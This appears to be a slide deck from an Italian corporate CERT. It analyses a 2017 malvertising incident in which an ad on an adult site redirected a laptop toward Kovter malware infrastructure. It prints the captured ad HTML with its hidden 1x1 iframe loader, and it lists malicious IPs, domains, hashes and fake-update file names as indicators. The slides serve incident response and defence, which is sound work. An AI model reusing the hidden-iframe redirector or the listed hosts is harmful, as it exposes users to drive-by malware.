



Malvertising: an Italian tale


Antonio Rossi (CERT manager)
Andrea Minigozzi (Team leader in Cyber Threat Intelligence)



TLP: GREEN



About us



7

Joint ventures and controlled company: Leonardo DRS (100%), Telespazio (67%), Thales Alenia Space (33%), MBDA (25%), ATR (50%), Avio (21%), Elettronica (31%)



7

Divisions: Helicopters, Aircraft, Aerostructures, Airborne & Space Systems, Land & Naval Defence Electronics, Defence Systems, Security & Information Systems.




Since
1875

Leonardo is an Italian global high tech company that operates in **Aerospace**, and **Security** sector worldwide **Defense** since early years of the last century;

THE CREW



SCENARIO [LOG IN]



The asset involved in
the incident with
specific policy and
custom configuration

The USB internet key
providing UMTS
internet access


the policy exception

The compromised
advertisement hosted
by adults website



the trigger condition

the PC user


Events Time Line



Focus on digital forensic acquisition




What's happened: the road to accident



- User power on his laptop and complete the login process with his username and password;
- a Huawei USB stick (UMTS) has been plugged in;
- Internet connection has been established via USB UMTS modem;
- user browses on xhamster[.]com domain and search for a keyword («flashing»);
- after 14 pages the malicious ADS frame has been rendered by Firefox browser, starting the redirection to malicious content;

Digital Forensic Investigation bookmark #1

User browses 15 pages of search results for the keyword «flashing» on «it[.]xhamster[.]com» via Mozilla Firefox, then he displays the malicious banner within the results page



Digital Forensic Investigation bookmark #2



ADS
impression

Fake ADS
banner is
displayed

Hidden
iFrame (1x1
pixel top-left)

```
<!DOCTYPE html><html><head><!--183275:80724--><script  
type="text/javascript">try{if (!!localStorage){var cookies = typeof  
localStorage.lsc != "undefined" ? JSON.parse(localStorage.lsc) :  
{}};cookies.epomUUID = "f0c94bc0-a9dd-11e7-b8a4-  
e4115bb10bd4";localStorage.lsc =  
JSON.stringify(cookies);}>catch(e){}</script></head><body leftmargin='0'  
topmargin='0' marginwidth='0' marginheight='0' style='background-  
color:transparent; width: 100%; text-align: center;'><script  
type="text/javascript">new Image().src =  
"https://www.advertisingms.com/impression.gif?b=183275&p=80724&c=110989&h  
=8331ad0ebd4f189c8dc93f4c858dda90&l=IT&sh=800&sw=1280&ad.trans.id=3w21bz4  
11py4&s=3415dbc72541a9c4c33815dc3be4aeeef&t=1507215635071";</script><body  
border=0 cellspacing=0 cellpadding=0>    <a target="_blank"  
href="https://www.advertisingms.com/cr?b=183275&p=80724&c=110989&h=8331ad  
0ebd4f189c8dc93f4c858dda90&l=IT&sh=800.0&sw=1280.0&ad.trans.id=3w21bz411p  
y4&t=1507215635071&u=https://www.snapsext.com/tour-  
web/zsnapsexthd/?prg=1&tour=zsnapsexthd&ot=best&cmp=39988.71.US.0.&ad_id=  
102056e51050cfffb778c407b3d07"></a><iframe border=0  
scrolling="no" style="left: 0; top: 0; width:1; height:1; border:  
none;" src="https://tradeocean-  
6949.kxcdn.com/REWbetPOFwcaYERnes"></iframe>    </body></body></html>
```

Digital Forensic Investigation bookmark #3



Chrome will block iframe redirects

The first of these three features — and the most important — will land in Chrome 64, scheduled for an official release in late January 2018.

Starting with v64, Chrome will block URL redirection attempts triggered by code loaded inside iframes embedded in a page.

Most website owners don't use iframes when creating their sites and iframes usually end up on a page loaded via ads.

Malicious ads — also known as malvertising — will use JavaScript code loaded inside these iframes to redirect users to malicious sites.

By blocking iframes from redirecting users to new sites, Google will be putting a huge dent in malvertising campaigns starting next year.

Source: <https://www.bleepingcomputer.com/news/security/google-adds-new-features-in-chrome-to-fight-malvertising/>

Digital Forensic Investigation bookmark #4

Malvertising campaigns can exploit the profiling capabilities of ADS networks, in order to target only selected users (country, industry sector, interests, user behaviour, etc...). In this case the malicious ADS uses profiling keywords «voyeur», «public» and «nudity» correlated to the typed keyword «flashing»

<https://www.advertisingsms.com/ads?key=c1a55984634e0b34d0ea30d35f69c23b&ch=&keyword=flashing%2Cvoyeur%2C%2F%2Cpublic%2Cnudity>



Keywords
added by
ADS
network

Digital Forensic Investigation bookmark #5

The malicious code has been found within Firefox Cached entry «43957EDAE7E6FEED868C423F6657F6E2D0478FD5». This file is identified by MFT **FileID 246005**. Analyzing the MFT entries and sorting it by FileID, we can easily recover the JPG artifacts related to malicious ADS (**FileID 246007**)

<input checked="" type="checkbox"/> 309557	43957EDAE7E6FEED868C423F6657F6E2D0478FD5	246005	65cbe830f5609880a006bde011dd9799
<input type="checkbox"/> 309558	8E9EAA50D2A0C769C80B95160D8EA9FEB4936D4D	246006	dd39d8f1c346d980be2e7a7700e9e282
<input checked="" type="checkbox"/> 309559	FC543E30B500B97063B1DC230EBBF9510DCE50AF	246007	e415384c471cbf8aa3531831efbf05a6

FileID

Fields Report Text Hex Decode Doc Transcript Picture Console

Zoom In Zoom Out 100%

1) 43957EDAE7E6FEED868C423F6657F6E2D0478FD5

Name 43957EDAE7E6FEED868C423F6657F6E2D0478FD5
File Created 05/10/17 17:00:34
Last Written 05/10/17 17:00:37
Last Accessed 05/10/17 17:00:34

<https://tradeocean-6949.kxcdn.com/load/crtv/img/19403.jpg>

Fields Report Text Hex Decode Doc Transcript Picture Review Console

Copy

MISSLOLA (8 miles away)
Has sent you a photo snap
Do you accept?

[VIEW SNAP](#)

ditto-file:D:\Users:\AppData\Local\Mozilla\Firefox\Profiles\3actlykz.default\cache2\entries\FC543E30B500

Digital Forensic Investigation bookmark #6

Endpoint Security Solution, previously feeded with Government Agency IoC, has detected the connection to the malicious IP address:

The screenshot shows a digital forensic interface with a timeline at the top and a detailed event view below.

Timeline Headers: EXC, 2017-10-05 15:00:36Z, NetworkAgentEvent/Generated, Remote: 192.129.215.155:443, Local: 10.160.50.135:5..., Protocol: TCP, PID: 10572, Process: firefox.exe, Process Path: C:\Program Files (x86)\Mozilla Firefox

Event Information: Event Type: ipv4NetworkEvent, Generated: 2017-10-05 15:00:36Z

Network Connection Information: Remote IP: 192.129.215.155, Remote Port: 443, Local IP: [REDACTED], Local Port: 59910, Protocol: TCP

Process: PID: 10572, Process: firefox.exe, Username: [REDACTED], Path: C:\Program Files (x86)\Mozilla Firefox

Table Data:

resolve	firstSeen	lastSeen	source
hwns21476452.hostwindsdns.com	19/06/17 00:00	02/06/18 02:37	riskiq virustotal
hwns21404152.hostwindsdns.com	10/09/17 17:43	02/06/18 02:35	riskiq
hwns21452212.hostwindsdns.com	10/09/17 17:44	03/04/18 12:22	riskiq
wuchecofriend.org	05/10/17 07:25	05/10/17 07:59	riskiq
phohww11888.org	01/10/17 00:00	01/10/17 07:43	emerging_threats riskiq virustotal
uujeedesignreflect.com	27/09/17 00:00	27/09/17 07:25	riskiq virustotal
aigaimysuite.org	20/09/17 21:17	20/09/17 21:17	riskiq
eeluaiaimdeals.com	17/09/17 22:16	18/09/17 18:33	riskiq

The malicious AD redirect the user against the alerted IP, but at that time the resolved domain was already changed to **wuchecofriend[.]org**, instead of **phohww11888[.]org**.

Digital Forensic Investigation bookmark #7

Virus Total Report for 192[.]129[.]215[.]155 on 2017-10-01

URLs ⓘ



The security bulletin dispatched by the critical infrastructure Italian police




Si trasmette la segnalazione allegata

Ministero dell'Interno
Dipartimento della Pubblica Sicurezza
Direzione Centrale per la Polizia Stradale, Ferroviaria, delle Comunicazioni e per i Reparti Speciali della Polizia di Stato
Servizio Polizia Postale e delle Comunicazioni
Centro Nazionale Anticrimine Informatico per la Protezione delle Infrastrutture Critiche
via Tuscolana, 1548 - 00173 Roma
Tel. +39-06-46530118 - Mob. +39-313-8063547 - Fax +39-06-46530607.
P.E.C.: dipps.serv.comunicazioni.cnaipic@pecps.interno.it



Notification e-mail

IoC list



```
1 0e4763d4f9687cb88f198af8cfce4bfb7148b5b7ca6dc02061b0baff253eea12|51478a02a1ebd667dc59f5a80938
2 0e4763d4f9687cb88f198af8cfce4bfb7148b5b7ca6dc02061b0baff253eea12|3259da57ca8a353b44db249ef532
3 0e4763d4f9687cb88f198af8cfce4bfb7148b5b7ca6dc02061b0baff253eea12|0e4763d4f9687cb88f198af8cfce
4 192.129.162.107
5 192.129.215.155
6 201.155.152.170
7 b8ad6ce352f502e6c9d2b47db7d2e72eb3c04747cef552b17bb2e5056d6778b9|b1457ec2c7c11f4ffbf1d79e00fc
8 b8ad6ce352f502e6c9d2b47db7d2e72eb3c04747cef552b17bb2e5056d6778b9|b8dd94ceca4a5ac2dd6e946e332c
9 b8ad6ce352f502e6c9d2b47db7d2e72eb3c04747cef552b17bb2e5056d6778b9|b8ad6ce352f502e6c9d2b47db7d2
10 cipaewallsandfloors.net
11 f449dbfba228ad4b70c636b8c46e0bfff1db9139d0ec92337883f89fdbaff225e|ca58f0cfca43fcca24957561e63c
12 f449dbfba228ad4b70c636b8c46e0bfff1db9139d0ec92337883f89fdbaff225e|1e7e165b9657209df8f6c6479948
13 f449dbfba228ad4b70c636b8c46e0bfff1db9139d0ec92337883f89fdbaff225e|f449dbfba228ad4b70c636b8c46e
14 firefox-patch.js|ab0466eeb204cf180a273203f889ea89
15 firefox-patch.js|bdf164a7619ce30bd60261355cfad4a3c3c3e920
16 firefox-patch.js|a9efd709d60e5c3f0b2d51202d7621e35ba983e24aedc9fba54fb7b9aae14f35
17 FlashPlayer.hta|4197567bd4ce008377d50849d31c0c40
18 FlashPlayer.hta|d87d89f2001d5b5c4e12de37ef9a572367af8011
19 FlashPlayer.hta|4ebc6eb334656403853b51ac42fb932a8ee14c96d3db72bca3ab92fe39657db3
```

Triggered signature in end point security platform

EXC Address 192.129.215.155 connected
INC 523760 CNAIPIC Kovter
Last alerted 51 days ago • First alerted 51 days ago

Alerted on Host Details

ipv4NetworkEvent/remoteIP equal 192.129.215.155

1 indicator generates this condition:
[INC-523760 CNAIPIC Kovter](#)
Source: Custom

1 of 1 IPv4 Network Event << >>

192.129.215.155

Alerted	51 days ago
ipv4NetworkEvent/timestamp	2017-10-05 15:00:36Z
ipv4NetworkEvent/remoteIP	192.129.215.155
ipv4NetworkEvent/remotePort	443
ipv4NetworkEvent/localIP	[REDACTED]
ipv4NetworkEvent/localPort	59910
ipv4NetworkEvent/protocol	TCP
ipv4NetworkEvent/pid	10572
ipv4NetworkEvent/process	firefox.exe
ipv4NetworkEvent/processPath	C:\Program Files (x86)\Mozilla Firefox
ipv4NetworkEvent/username	[REDACTED]

Incident Response Case Management #1

Case details

Case metadata as TLP and Tags

Easily correlate events and incidents

The screenshot shows a case management interface for 'Case #31 - Kovtar malvertising'. The top navigation bar includes 'New Case', 'My tasks (0)', 'Waiting tasks (55)', 'Alerts (1523)', and 'Dashboards'. The main content area displays the case details:

Case #31 - Kovtar malvertising
Created by Andrea Minigozzi on Tue, Oct 10th, 2017 10:50 +02:00
1 Related case

Summary

Severity	M
TLP	TLP:AMBER
Title	Kovtar malvertising
Assignee	Andrea Minigozzi
Date	Tue, Oct 10th, 2017 10:50 +02:00
Tags	CNAIPIC, kovtar, malvertising

Description

Ricerca di sicurezza hanno recentemente tracciato una campagna di malvertising su larga scala condotta da un gruppo conosciuto come KovCoreG (anche MaxTDS), noto per aver già distribuito Kovter in numerose altre operazioni. Le vittime vengono colpite tramite falsi aggiornamenti per i tre popolari browser Chrome, Firefox e Edge oppure per FlashPlayer, cui l'utente arriva tramite un reindirizzamento malevolo comparso per la prima volta su PornHub e che ha abusato della rete pubblicitaria Traffic Junky. Si viene infatti rediretti verso un sito malevolo contenente codice JavaScript 